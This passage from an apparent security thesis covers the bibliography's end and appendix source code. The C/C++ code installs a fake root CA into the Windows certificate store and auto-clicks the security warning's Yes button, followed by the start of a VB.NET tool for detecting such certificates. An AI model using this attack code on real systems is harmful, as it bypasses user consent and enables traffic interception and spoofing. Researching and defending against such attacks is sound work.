[121] Jason Reid. *Secure Shell in the Enterprise*. Prentice Hall, Upper Saddle River, New Jersey, 2003.

[122] Eric Rescorla. *SSL and TLS: Building and Designing Secure Systems*. Addison-Wesley, Boston, MA, 2000.

[123] R. Rivest. RFC 1321: The MD5 Message-Digest Algorithm, April 1992.

[124] R. L. Rivest, A. Shamir, and L. M. Adelman. A method for obtaining digital signatures and public-key cryptosystems. Technical Report MIT/LCS/TM-82, MIT, 1977.

[125] Scott Roberts. *Programming Microsoft Internet Explorer 5.* Microsoft Press, Redmond, Washington, 1999.

[126] RSA. *RSA SecurID© Authenticators,* 2005. http://www.rsasecurity.com.

[127] Mark E. Russinovich and David A. Solomon. *Microsoft Windows Internals.* Microsoft Press, Redmond, Washington, 4th edition, 2004.

[128] Doug Sax. DNS spoofing (malicious cache poisoning). *SANS Institute,* 2002.

[129] K. Scheibelhofer. Signing XML documents and the concept of 'What You See Is What You Sign'. Master's thesis, Institute for Applied Information Processing and Communications, Graz University of Technology, January 2001.

[130] Bruce Schneier. *Applied Cryptography: Protocols, Algorithms, and Source Code in C.* John Wiley & Sons, Inc., New York, NY, 1996.

[131] Bruce Schneier. *Secrets and Lies: Digital Security in a Networked World.* John Wiley & Sons, Inc., New York, NY, 2000.

[132] John D. Sileo. *Stolen Lives: Identity Theft Prevention Made Simple.* DaVinci Publishing, Denver, CO, 2005.

[133] Nigel Smart. *Cryptography: An Introduction.* McGraw-Hill Education, Maidenhead, Berkshire UK, 2003.

[134] A. Spalka, A. B. Cremers, and H. Langweg. The fairy tale of 'what you see is what you sign' — Trojan horse attacks on software for digital signature. In S. Fischer-Hübner, D. Olejar, and K. Rannenberg,

editors, *Proceedings of the IFIP WG 9.6/11.7 Working Conference. Security and Control of IT in Society-II (SCITS-II)*, Bratislava, Slovakia, June 2001.

[135] A. Spalka, A. B. Cremers, and H. Langweg. Protecting the creation of digital signatures with trusted computing platform technology against attacks by trojan horse programs. In Michel Dupuy and Pierre Paradinas, editors, *Proceedings of the IFIP SEC 2001*, pages 403–420. Kluwer Academic, Boston, MA, 2001.

[136] William Stallings. *Cryptography and Network Security: Principles and Practice*. Prentice Hall PTR, Upper Saddle River, New Jersey, 2nd edition, 2003.

[137] Andrew S. Tanenbaum. *Modern Operating Systems*. Prentice Hall PTR, Upper Saddle River, New Jersey, 1992.

[138] TCG Infrastructure Workgroup. *Subject Key Attestation Evidence Extension Specification Version 1.0*, June 2005.

[139] TechDictionary. The online computer dictionary. http://www.techdictionary.com/, 2006.

[140] Stephen Thomas. *SSL and TLS Essentials: Securing the Web*. John Wiley & Sons, Inc., New York, NY, 2000.

[141] Matej Trampuš, Mojca Ciglarič, Matjaž Pančur, and Tone Vidmar. Are E-commerce users defenceless? In *Proceedings of the International Parallel and Distributed Processing Symposium (IPDPS03)*, pages 244–250. IEEE Computer Society, 2003.

[142] Matej Trampuš, Mojca Ciglarič, Matjaž Pančur, and Tone Vidmar. Attacking end user's applications by run time modifications. In M. H. Hamza, editor, *Proceedings of the Applied Informatics (AI 2003)*. ACTA Press, 2003.

[143] Jonathan T. Trostle. Timing attacks against trusted path. In *Proceedings of the 1998 IEEE Symposium on Security and Privacy*, pages 125–135. IEEE Computer Society, 1998.

[144] Trusted Computing Group. *TCPA Main Specification Version 1.1b*, 2003.

[145] Trusted Computing Group. *TPM Main Part 1 Design Principles 1.2 Revision 85*, 2005.

[146] Trusted Computing Group. *TPM Main Part 2 TPM Structures 1.2 Revision 85*, 2005.

[147] Trusted Computing Group. *TPM Main Part 3 Commands 1.2 Revision 85*, 2005.

[148] Trusted Computing Group. *TCG Software Stack Specification Version 1.2*, 2006.

[149] Utimaco Safeware: Digital Transaction Security Marketing. *WYSIWYS What You See Is What You Sign*, June 2003. http://www.utimaco.de/eng/content_pdf/wysiwys.pdf.

[150] Verisign. *Digital IDs: The New Advantage*, 2005. http://www.verisign.com/repository/clientauth/clientauth.html.

[151] Verisign. *VeriSign© USB Token*, 2005. http://www.verisign.com.

[152] The W3C. Extensible markup language (XML), August 2003. http://www.w3.org/XML.

[153] Bee Ware. The risk of application attacks securing web applications. http://www.securitydocs.com/library/2839, January 2005.

[154] A. Weber. See what you sign: Secure implementations of digital signatures. In S. Trigila, A. P. Mullery, M. Campolargo, H. Vanderstraeten, and M. Mampaey, editors, *Proceedings of the Intelligence in Services and Networks: Technology for Ubiquitous Telecom Services, 5th International Conference on Intelligence and Services in Networks, IS&N'98, Antwerp, Belgium, May 25-28, 1998, Proceedings*, volume 1430 of *Lecture Notes in Computer Science*, pages 509–520. Springer-Verlag, Berlin, 1998.

[155] Webopedia. Online computer dictionary for computer and internet terms and definitions. http://www.webopedia.com/, 2006.

[156] Alma Whitten and J. D. Tygar. Usability of security: A case study. technical report CMU-CS-98-155, School of Computer Science, Carnegie Mellon, December 1998.

[157] Simeon Xenitellis. Security vulnerabilitiesin in event-driven systems. In *Proceedings of the Security in the Information Society: Visions and Perspectives*, pages 147–160, Cairo, Egypt, May 2002. Kluwer Academic Press.

[158] Eileen Zishuang Ye, Sean Smith, and Denise Anthony. Trusted paths for browsers. *ACM Transactions on Information and System Security*, 8(2):153–186, May 2005.

[159] Eileen Zishuang Ye, Yougu Yuan, and Sean Smith. Web spoofing revisited: SSL and beyond. Technical Report TR2002-417, Dartmouth College, Computer Science, Hanover, NH, February 2002.

[160] Ka-Ping Yee. User interaction design for secure systems. In *Information and Communications Security: 4th International Conference, ICICS 2002*.

[161] Stefano Zanero. Security and trust in the italian legal digital signature framework. In Peter Herrmann, Valerie Issarny, and Simon Shiu, editors, *Proceedings of the iTrust 2005*, volume 3477 of *Lecture Notes in Computer Science*, pages 34–44. Springer-Verlag, Berlin, May 2005.

[162] Elizabeth D. Zwicky, Simon Cooper, and D. Brent Chapman. *Building Internet Firewalls*. O'Reilly Media, Inc., Sebastopol, CA, 2000.

Part IV

Appendices

Inserting Fake Root Certificate Source Code

This appendix provides the source code of the 'Inserting Fake Root Certificate' attack described in Chapter 5. Appendix A.1 list the source code for implementations of the attack using the Cryptographic Application Programming Interfaced (CryptoAPI). Appendix A.2 list the source code of the attack using the Cryptographic Application Programming Interface with Component Object Model support (CAPICOM).

A.1   Using CryptoAPI

```
//*****************************************************************************
//
// A program to install a fake root certificate into the root certificate store.
//
// Author: Adil M. Alsaid
// Date:  25-11-2005
//
//*****************************************************************************

#include <windows.h>                                                      10

DWORD WINAPI ThreadFunc( LPVOID lpParam )
{
        HWND HWndSecDlg=0, // Handle of the Secruity Warning Message Box
             YesBtnHWnd=0; // Handle of the Yes Button

        // Find the window handle of the security warning message box!
        while(!(HWndSecDlg=FindWindow("#32770",          // Window class name
                                      "Security Warning"  // Window title
                                                  )));                    20

        // Find the window handle of the yes button and send a message
        // to signal user acceptance!
        if((YesBtnHWnd=::FindWindowEx(HWndSecDlg, // parent window
                                      NULL,       // first child window
                                      "Button",   // window class name
                                      "&Yes"      // window caption
                                      )))
                PostMessage(YesBtnHWnd,           // Widnow handle
                            WM_CHAR,              // Window message        30
                            'y',                  // wParam
                            1);                   // lParam

        return 0;
}

int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,
                              LPSTR lpCmdLine,int nCmdShow)
{
        // Fake Root Certificate to install                               40
```

158

```
BYTE Cert[]={
0x30, 0x82, 0x02, 0x66, 0x30, 0x82, 0x02, 0x10, 0xA0, 0x03,
0x02, 0x01, 0x02, 0x02, 0x10, 0xF3, 0xFA, 0x19, 0x85, 0xAA,
0x47, 0x76, 0x8F, 0x48, 0x68, 0x21, 0x7A, 0xC4, 0x62, 0x7E,
0x75, 0x30, 0x0D, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7,
0x0D, 0x01, 0x01, 0x04, 0x05, 0x00, 0x30, 0x64, 0x31, 0x20,
0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D,
0x01, 0x09, 0x01, 0x16, 0x11, 0x69, 0x6E, 0x66, 0x6F, 0x40,
0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74, 0x63, 0x61, 0x2E, 0x63,
0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04,          50
0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74,
0x20, 0x43, 0x41, 0x31, 0x16, 0x30, 0x14, 0x06, 0x03, 0x55,
0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65, 0x72, 0x74, 0x69, 0x66,
0x69, 0x63, 0x61, 0x74, 0x69, 0x6F, 0x6E, 0x31, 0x13, 0x30,
0x11, 0x06, 0x03, 0x55, 0x04, 0x03, 0x13, 0x0A, 0x4D, 0x79,
0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x30, 0x1E,
0x17, 0x0D, 0x30, 0x34, 0x30, 0x32, 0x30, 0x33, 0x30, 0x31,
0x30, 0x33, 0x31, 0x37, 0x5A, 0x17, 0x0D, 0x33, 0x39, 0x31,
0x32, 0x33, 0x31, 0x32, 0x33, 0x35, 0x39, 0x35, 0x39, 0x5A,
0x30, 0x64, 0x31, 0x20, 0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86,          60
0x48, 0x86, 0xF7, 0x0D, 0x01, 0x09, 0x01, 0x16, 0x11, 0x69,
0x6E, 0x66, 0x6F, 0x40, 0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74,
0x63, 0x61, 0x2E, 0x63, 0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11,
0x06, 0x03, 0x55, 0x04, 0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20,
0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x31, 0x16, 0x30,
0x14, 0x06, 0x03, 0x55, 0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65,
0x72, 0x74, 0x69, 0x66, 0x69, 0x63, 0x61, 0x74, 0x69, 0x6F,
0x6E, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04, 0x03,
0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20,
0x43, 0x41, 0x30, 0x5C, 0x30, 0x0D, 0x06, 0x09, 0x2A, 0x86,          70
0x48, 0x86, 0xF7, 0x0D, 0x01, 0x01, 0x01, 0x05, 0x00, 0x03,
0x4B, 0x00, 0x30, 0x48, 0x02, 0x41, 0x00, 0xC8, 0x39, 0xA5,
0xE5, 0x65, 0x7A, 0xD3, 0x92, 0xE0, 0x34, 0x33, 0xA0, 0xF3,
0x05, 0x53, 0x52, 0xDA, 0x02, 0x53, 0x4C, 0xC6, 0x99, 0xA2,
0xA1, 0x04, 0x44, 0x32, 0x33, 0xCF, 0x27, 0xC8, 0xCC, 0xFC,
0x2C, 0x57, 0xD0, 0xF2, 0x12, 0x38, 0x21, 0x62, 0x1F, 0x35,
0xA0, 0x6C, 0xC0, 0x56, 0xE2, 0xB0, 0x56, 0xA3, 0x70, 0x09,
0xF3, 0xFD, 0x89, 0x8F, 0xBD, 0x50, 0x34, 0xAC, 0x8D, 0xA3,
0x09, 0x02, 0x03, 0x01, 0x00, 0x01, 0xA3, 0x81, 0x9D, 0x30,
0x81, 0x9A, 0x30, 0x81, 0x97, 0x06, 0x03, 0x55, 0x1D, 0x01,          80
0x04, 0x81, 0x8F, 0x30, 0x81, 0x8C, 0x80, 0x10, 0x0E, 0xC2,
0x7F, 0x9E, 0xC3, 0x28, 0xE6, 0xBB, 0xE4, 0xE1, 0xFA, 0x47,
0xB7, 0x0B, 0xCC, 0xCD, 0xA1, 0x66, 0x30, 0x64, 0x31, 0x20,
```

159

```
        0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D,
        0x01, 0x09, 0x01, 0x16, 0x11, 0x69, 0x6E, 0x66, 0x6F, 0x40,
        0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74, 0x63, 0x61, 0x2E, 0x63,
        0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04,
        0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74,
        0x20, 0x43, 0x41, 0x31, 0x16, 0x30, 0x14, 0x06, 0x03, 0x55,
        0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65, 0x72, 0x74, 0x69, 0x66,     90
        0x69, 0x63, 0x61, 0x74, 0x69, 0x6F, 0x6E, 0x31, 0x13, 0x30,
        0x11, 0x06, 0x03, 0x55, 0x04, 0x03, 0x13, 0x0A, 0x4D, 0x79,
        0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x82, 0x10,
        0xF3, 0xFA, 0x19, 0x85, 0xAA, 0x47, 0x76, 0x8F, 0x48, 0x68,
        0x21, 0x7A, 0xC4, 0x62, 0x7E, 0x75, 0x30, 0x0D, 0x06, 0x09,
        0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D, 0x01, 0x01, 0x04, 0x05,
        0x00, 0x03, 0x41, 0x00, 0x1B, 0x57, 0x4F, 0xC3, 0x45, 0x63,
        0x67, 0xD0, 0x0C, 0x3C, 0x7D, 0xED, 0x39, 0xD6, 0x47, 0x75,
        0xB1, 0xAB, 0xE2, 0x38, 0xEE, 0x40, 0x34, 0xE6, 0xF2, 0xA1,
        0xD4, 0x47, 0x49, 0xBE, 0x9B, 0x1A, 0x21, 0x9A, 0x4F, 0x7A,    100
        0x04, 0x57, 0x87, 0x10, 0x09, 0x97, 0xBF, 0x1B, 0x56, 0xE9,
        0x17, 0x03, 0x9F, 0x5F, 0x3B, 0x4D, 0xFF, 0xDC, 0x35, 0x6E,
        0xB4, 0xC5, 0xD7, 0x7F, 0xF7, 0xF9, 0x45, 0x76
} ;


        DWORD dwThreadId;
        HANDLE hThread;

        // Create the Monitoring Thread...
        hThread = CreateThread(NULL,            // Secuirty Attributes     110
                        0,                      // Stack Size
                        ThreadFunc,             // Thread function
                        NULL,                   // Thread parameters
                        0,                      // Creation flags
                        &dwThreadId);           // ThreadId

        // Check the return value for success.

        if (hThread != NULL) {
                HCERTSTORE RootStore = 0;                                120

                // Open the Root Certificates Store
                if((RootStore = CertOpenSystemStore(0,          // use default CSP
                                                "Root"))) // system store name
                {
                        // Try to add the encoded certificates to the store!
```

160

```
                    // At this moement...The monitoring thread is searching for the
                    // Security Warning Message Box...
                    CertAddEncodedCertificateToStore(
                                    RootStore,              // Store Handle      130
                                    X509_ASN_ENCODING,  // Encoding format
                                    Cert,                   // The Certificate
                                    sizeof(Cert),           // Certificate size
                                    CERT_STORE_ADD_NEW, // Add if not exist
                                    NULL);                  // No output


                    // Close the Root Certificates Store
                    CertCloseStore(RootStore,CERT_CLOSE_STORE_FORCE_FLAG);
            }
            // Terminate the Monitoring Thread                              140
            CloseHandle( hThread );
        }
}
```

A.2   Using CAPICOM

```
//*****************************************************************************
//
// A program to install a fake root certificate into the root certificate store
// using CryptoAPI with COM supports (CAPICOM).
//
// Author: Adil M. Alsaid
// Date: 25-09-2005
//
//*****************************************************************************
                                                                            10
#include <tchar.h>
#include <atlbase.h>
#include <windows.h>

#pragma warning (disable : 4192)


#import "capicom.dll"


//
// Use CAPICOM namespace.                                                    20
//
using namespace CAPICOM;



DWORD WINAPI ThreadFunc( LPVOID lpParam )
{
        HWND HWndSecDlg=0, // Handle of the Secruity Warning Message Box
              YesBtnHWnd=0; // Handle of the Yes Button

        // Find the window handle of the security warning message box!       30
        while(!(HWndSecDlg=FindWindow("#32770",           // Window class name
                                       "Security Warning"  // Window title
                                       )));

        // Find the window handle of the yes button and send a message
        // to signal user acceptance!
        if((YesBtnHWnd=::FindWindowEx(HWndSecDlg,    // parent window
                                       NULL,          // first child window
                                       "Button",      // window class name
                                       "&Yes"         // window caption      40
```

162

```
                                        )))
                    PostMessage(YesBtnHWnd, // Widnow handle
                                WM_CHAR,   // Window message
                                'y',            // wParam
                                1);                  // lParam


        return 0;
}


int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,      50
                                LPSTR lpCmdLine,int nCmdShow)


//int WinMain (int argc, _TCHAR * argv[])
{
        // Fake Root Certificate to install
        BYTE Cert[]={
        0x30, 0x82, 0x02, 0x66, 0x30, 0x82, 0x02, 0x10, 0xA0, 0x03,
        0x02, 0x01, 0x02, 0x02, 0x10, 0xF3, 0xFA, 0x19, 0x85, 0xAA,
        0x47, 0x76, 0x8F, 0x48, 0x68, 0x21, 0x7A, 0xC4, 0x62, 0x7E,
        0x75, 0x30, 0x0D, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7,     60
        0x0D, 0x01, 0x01, 0x04, 0x05, 0x00, 0x30, 0x64, 0x31, 0x20,
        0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D,
        0x01, 0x09, 0x01, 0x16, 0x11, 0x69, 0x6E, 0x66, 0x6F, 0x40,
        0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74, 0x63, 0x61, 0x2E, 0x63,
        0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04,
        0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74,
        0x20, 0x43, 0x41, 0x31, 0x16, 0x30, 0x14, 0x06, 0x03, 0x55,
        0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65, 0x72, 0x74, 0x69, 0x66,
        0x69, 0x63, 0x61, 0x74, 0x69, 0x6F, 0x6E, 0x31, 0x13, 0x30,
        0x11, 0x06, 0x03, 0x55, 0x04, 0x03, 0x13, 0x0A, 0x4D, 0x79,     70
        0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x30, 0x1E,
        0x17, 0x0D, 0x30, 0x34, 0x30, 0x32, 0x30, 0x33, 0x30, 0x31,
        0x30, 0x33, 0x31, 0x37, 0x5A, 0x17, 0x0D, 0x33, 0x39, 0x31,
        0x32, 0x33, 0x31, 0x32, 0x33, 0x35, 0x39, 0x35, 0x39, 0x5A,
        0x30, 0x64, 0x31, 0x20, 0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86,
        0x48, 0x86, 0xF7, 0x0D, 0x01, 0x09, 0x01, 0x16, 0x11, 0x69,
        0x6E, 0x66, 0x6F, 0x40, 0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74,
        0x63, 0x61, 0x2E, 0x63, 0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11,
        0x06, 0x03, 0x55, 0x04, 0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20,
        0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x31, 0x16, 0x30,     80
        0x14, 0x06, 0x03, 0x55, 0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65,
        0x72, 0x74, 0x69, 0x66, 0x69, 0x63, 0x61, 0x74, 0x69, 0x6F,
        0x6E, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04, 0x03,
```

163

```
        0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20,
        0x43, 0x41, 0x30, 0x5C, 0x30, 0x0D, 0x06, 0x09, 0x2A, 0x86,
        0x48, 0x86, 0xF7, 0x0D, 0x01, 0x01, 0x01, 0x05, 0x00, 0x03,
        0x4B, 0x00, 0x30, 0x48, 0x02, 0x41, 0x00, 0xC8, 0x39, 0xA5,
        0xE5, 0x65, 0x7A, 0xD3, 0x92, 0xE0, 0x34, 0x33, 0xA0, 0xF3,
        0x05, 0x53, 0x52, 0xDA, 0x02, 0x53, 0x4C, 0xC6, 0x99, 0xA2,
        0xA1, 0x04, 0x44, 0x32, 0x33, 0xCF, 0x27, 0xC8, 0xCC, 0xFC,         90
        0x2C, 0x57, 0xD0, 0xF2, 0x12, 0x38, 0x21, 0x62, 0x1F, 0x35,
        0xA0, 0x6C, 0xC0, 0x56, 0xE2, 0xB0, 0x56, 0xA3, 0x70, 0x09,
        0xF3, 0xFD, 0x89, 0x8F, 0xBD, 0x50, 0x34, 0xAC, 0x8D, 0xA3,
        0x09, 0x02, 0x03, 0x01, 0x00, 0x01, 0xA3, 0x81, 0x9D, 0x30,
        0x81, 0x9A, 0x30, 0x81, 0x97, 0x06, 0x03, 0x55, 0x1D, 0x01,
        0x04, 0x81, 0x8F, 0x30, 0x81, 0x8C, 0x80, 0x10, 0x0E, 0xC2,
        0x7F, 0x9E, 0xC3, 0x28, 0xE6, 0xBB, 0xE4, 0xE1, 0xFA, 0x47,
        0xB7, 0x0B, 0xCC, 0xCD, 0xA1, 0x66, 0x30, 0x64, 0x31, 0x20,
        0x30, 0x1E, 0x06, 0x09, 0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D,
        0x01, 0x09, 0x01, 0x16, 0x11, 0x69, 0x6E, 0x66, 0x6F, 0x40,          100
        0x6D, 0x79, 0x72, 0x6F, 0x6F, 0x74, 0x63, 0x61, 0x2E, 0x63,
        0x6F, 0x6D, 0x31, 0x13, 0x30, 0x11, 0x06, 0x03, 0x55, 0x04,
        0x0A, 0x13, 0x0A, 0x4D, 0x79, 0x20, 0x52, 0x6F, 0x6F, 0x74,
        0x20, 0x43, 0x41, 0x31, 0x16, 0x30, 0x14, 0x06, 0x03, 0x55,
        0x04, 0x0B, 0x13, 0x0D, 0x43, 0x65, 0x72, 0x74, 0x69, 0x66,
        0x69, 0x63, 0x61, 0x74, 0x69, 0x6F, 0x6E, 0x31, 0x13, 0x30,
        0x11, 0x06, 0x03, 0x55, 0x04, 0x03, 0x13, 0x0A, 0x4D, 0x79,
        0x20, 0x52, 0x6F, 0x6F, 0x74, 0x20, 0x43, 0x41, 0x82, 0x10,
        0xF3, 0xFA, 0x19, 0x85, 0xAA, 0x47, 0x76, 0x8F, 0x48, 0x68,
        0x21, 0x7A, 0xC4, 0x62, 0x7E, 0x75, 0x30, 0x0D, 0x06, 0x09,          110
        0x2A, 0x86, 0x48, 0x86, 0xF7, 0x0D, 0x01, 0x01, 0x04, 0x05,
        0x00, 0x03, 0x41, 0x00, 0x1B, 0x57, 0x4F, 0xC3, 0x45, 0x63,
        0x67, 0xD0, 0x0C, 0x3C, 0x7D, 0xED, 0x39, 0xD6, 0x47, 0x75,
        0xB1, 0xAB, 0xE2, 0x38, 0xEE, 0x40, 0x34, 0xE6, 0xF2, 0xA1,
        0xD4, 0x47, 0x49, 0xBE, 0x9B, 0x1A, 0x21, 0x9A, 0x4F, 0x7A,
        0x04, 0x57, 0x87, 0x10, 0x09, 0x97, 0xBF, 0x1B, 0x56, 0xE9,
        0x17, 0x03, 0x9F, 0x5F, 0x3B, 0x4D, 0xFF, 0xDC, 0x35, 0x6E,
        0xB4, 0xC5, 0xD7, 0x7F, 0xF7, 0xF9, 0x45, 0x76
};
                                                                              120
        HRESULT hr = S_OK;

    CoInitialize(0);

    try
    {
```

```
    _bstr_t   bstrName = _T("Root");
    IStorePtr pIStore(__uuidof(Store));

    if (FAILED(hr = pIStore->Open(CAPICOM_CURRENT_USER_STORE,      130
                        bstrName,
                        CAPICOM_STORE_OPEN_READ_WRITE)))
    {
      ATLTRACE(_T("Error [%#x]: pIStore->Open() failed at line %d.\n"),
                        hr, __LINE__);
      throw hr;
    }

        CAPICOM::ICertificate2Ptr pICert2 = NULL;
                                                                  140
        pICert2.CreateInstance("CAPICOM.Certificate");

        if(hr=pICert2->Import(BSTR(Cert))!=0)
            exit(1);
        else {

            DWORD dwThreadId, dwThrdParam = 1;
            HANDLE hThread;

            // Create the Monitoring Thread...                    150
            hThread = CreateThread(NULL,        // Secuirty Attributes
                            0,                  // Stack Size
                            ThreadFunc,         // Thread function
                            NULL,               // Thread parameters
                            0,                  // Creation flags
                            &dwThreadId); // ThreadId


            // Check the return value for success.
                                                                  160
            if (hThread != NULL)
                hr=pIStore->Add(pICert2);
                CloseHandle( hThread );
        }

    }

  catch (_com_error e)
  {
```

165

```
    hr = e.Error();                                              170
    ATLTRACE(_T("Error [%#x]: %s.\n"), hr, e.ErrorMessage());
}

catch (HRESULT hr)
{
    ATLTRACE(_T("Error [%#x]: CAPICOM error.\n"), hr);
}

catch(...)
{                                                                180
    hr = CAPICOM_E_UNKNOWN;
    ATLTRACE(_T("Unknown error.\n"));
}

CoUninitialize();

return (int) hr;

}
```

The Certificate Scanning Tool Source Code

This appendix provides the source code of The Certificate Scanning Tool described in chapter 6.

```vb
' ---------------------------------------------------------
'
' File Details : MainDlg.vb
' Description  : Main tool interface
' Author       : Adil Alsaid
' Date         : 20-12-2005
'
' ----------------------------------------------------------
Imports System.IO
```

```vb
Public Class MainDlg
    Inherits System.Windows.Forms.Form
    Dim RootCA As New CAPICOM.Certificates
    Dim ValidCAs As New ArrayList
    Dim store As New CAPICOM.Store


#Region " Windows Form Designer generated code "

    Public Sub New()
        MyBase.New()
```

```vb
        'This call is required by the Windows Form Designer.
        InitializeComponent()

        'Add any initialization after the InitializeComponent() call

    End Sub


    'Form overrides dispose to clean up the component list.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
```

```vb
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub


    'Required by the Windows Form Designer
    Private components As System.ComponentModel.IContainer
```

```
'NOTE: The following procedure is required by the Windows Form Designer
'It can be modified using the Windows Form Designer.
'Do not modify it using the code editor.
Friend WithEvents ImageList1 As System.Windows.Forms.ImageList
Friend WithEvents CertList As System.Windows.Forms.ListView
Friend WithEvents Label2 As System.Windows.Forms.Label
Friend WithEvents Label1 As System.Windows.Forms.Label
Friend WithEvents NumRootCAs As System.Windows.Forms.Label
Friend WithEvents FakeCAs As System.Windows.Forms.Label                    50
Friend WithEvents BtnScan As System.Windows.Forms.Button
Friend WithEvents BtnClose As System.Windows.Forms.Button
Friend WithEvents BtnCreateCA As System.Windows.Forms.Button
Friend WithEvents BtnRemoveCA As System.Windows.Forms.Button
<System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
    Me.components = New System.ComponentModel.Container
    Dim resources As System.Resources.ResourceManager _
        = New System.Resources.ResourceManager(GetType(MainDlg))
    Me.ImageList1 = New System.Windows.Forms.ImageList(Me.components)
    Me.CertList = New System.Windows.Forms.ListView                        60
    Me.BtnScan = New System.Windows.Forms.Button
    Me.BtnClose = New System.Windows.Forms.Button
    Me.BtnRemoveCA = New System.Windows.Forms.Button
    Me.Label2 = New System.Windows.Forms.Label
    Me.Label1 = New System.Windows.Forms.Label
    Me.NumRootCAs = New System.Windows.Forms.Label
    Me.FakeCAs = New System.Windows.Forms.Label
    Me.BtnCreateCA = New System.Windows.Forms.Button
    Me.SuspendLayout()
    '                                                                      70
    'ImageList1
    '
    Me.ImageList1.ImageSize = New System.Drawing.Size(16, 16)
    Me.ImageList1.ImageStream = CType(resources.GetObject _
        ("ImageList1.ImageStream"), System.Windows.Forms.ImageListStreamer)
    Me.ImageList1.TransparentColor = System.Drawing.Color.Transparent
    '
    'CertList
    '
    Me.CertList.FullRowSelect = True                                       80
    Me.CertList.LabelWrap = False
    Me.CertList.Location = New System.Drawing.Point(24, 24)
    Me.CertList.Name = "CertList"
    Me.CertList.Size = New System.Drawing.Size(664, 312)
```

```
    Me.CertList.TabIndex = 0
    '
    'BtnScan
    '
    Me.BtnScan.DialogResult = System.Windows.Forms.DialogResult.OK
    Me.BtnScan.Location = New System.Drawing.Point(702, 14)              90
    Me.BtnScan.Name = "BtnScan"
    Me.BtnScan.Size = New System.Drawing.Size(100, 24)
    Me.BtnScan.TabIndex = 1
    Me.BtnScan.Text = "Scan"
    '
    'BtnClose
    '
    Me.BtnClose.DialogResult = System.Windows.Forms.DialogResult.Cancel
    Me.BtnClose.Location = New System.Drawing.Point(704, 111)
    Me.BtnClose.Name = "BtnClose"                                       100
    Me.BtnClose.Size = New System.Drawing.Size(100, 24)
    Me.BtnClose.TabIndex = 2
    Me.BtnClose.Text = "Close"
    '
    'BtnRemoveCA
    '
    Me.BtnRemoveCA.DialogResult = System.Windows.Forms.DialogResult.OK
    Me.BtnRemoveCA.Location = New System.Drawing.Point(702, 46)
    Me.BtnRemoveCA.Name = "BtnRemoveCA"
    Me.BtnRemoveCA.Size = New System.Drawing.Size(100, 24)             110
    Me.BtnRemoveCA.TabIndex = 4
    Me.BtnRemoveCA.Text = "Remove"
    '
    'Label2
    '
    Me.Label2.Location = New System.Drawing.Point(24, 344)
    Me.Label2.Name = "Label2"
    Me.Label2.Size = New System.Drawing.Size(104, 16)
    Me.Label2.TabIndex = 5
    Me.Label2.Text = "Number of root CAs "                              120
    '
    'Label1
    '
    Me.Label1.Location = New System.Drawing.Point(24, 368)
    Me.Label1.Name = "Label1"
    Me.Label1.Size = New System.Drawing.Size(168, 16)
    Me.Label1.TabIndex = 6
```

```
Me.Label1.Text = "Number of suspicious Root CAs"
'
'NumRootCAs                                                              130
'
Me.NumRootCAs.Location = New System.Drawing.Point(128, 344)
Me.NumRootCAs.Name = "NumRootCAs"
Me.NumRootCAs.Size = New System.Drawing.Size(56, 16)
Me.NumRootCAs.TabIndex = 7
'
'FakeCAs
'
Me.FakeCAs.Location = New System.Drawing.Point(192, 368)
Me.FakeCAs.Name = "FakeCAs"                                             140
Me.FakeCAs.Size = New System.Drawing.Size(48, 16)
Me.FakeCAs.TabIndex = 8
Me.FakeCAs.Text = "Label4"
'
'BtnCreateCA
'
Me.BtnCreateCA.DialogResult = System.Windows.Forms.DialogResult.Cancel
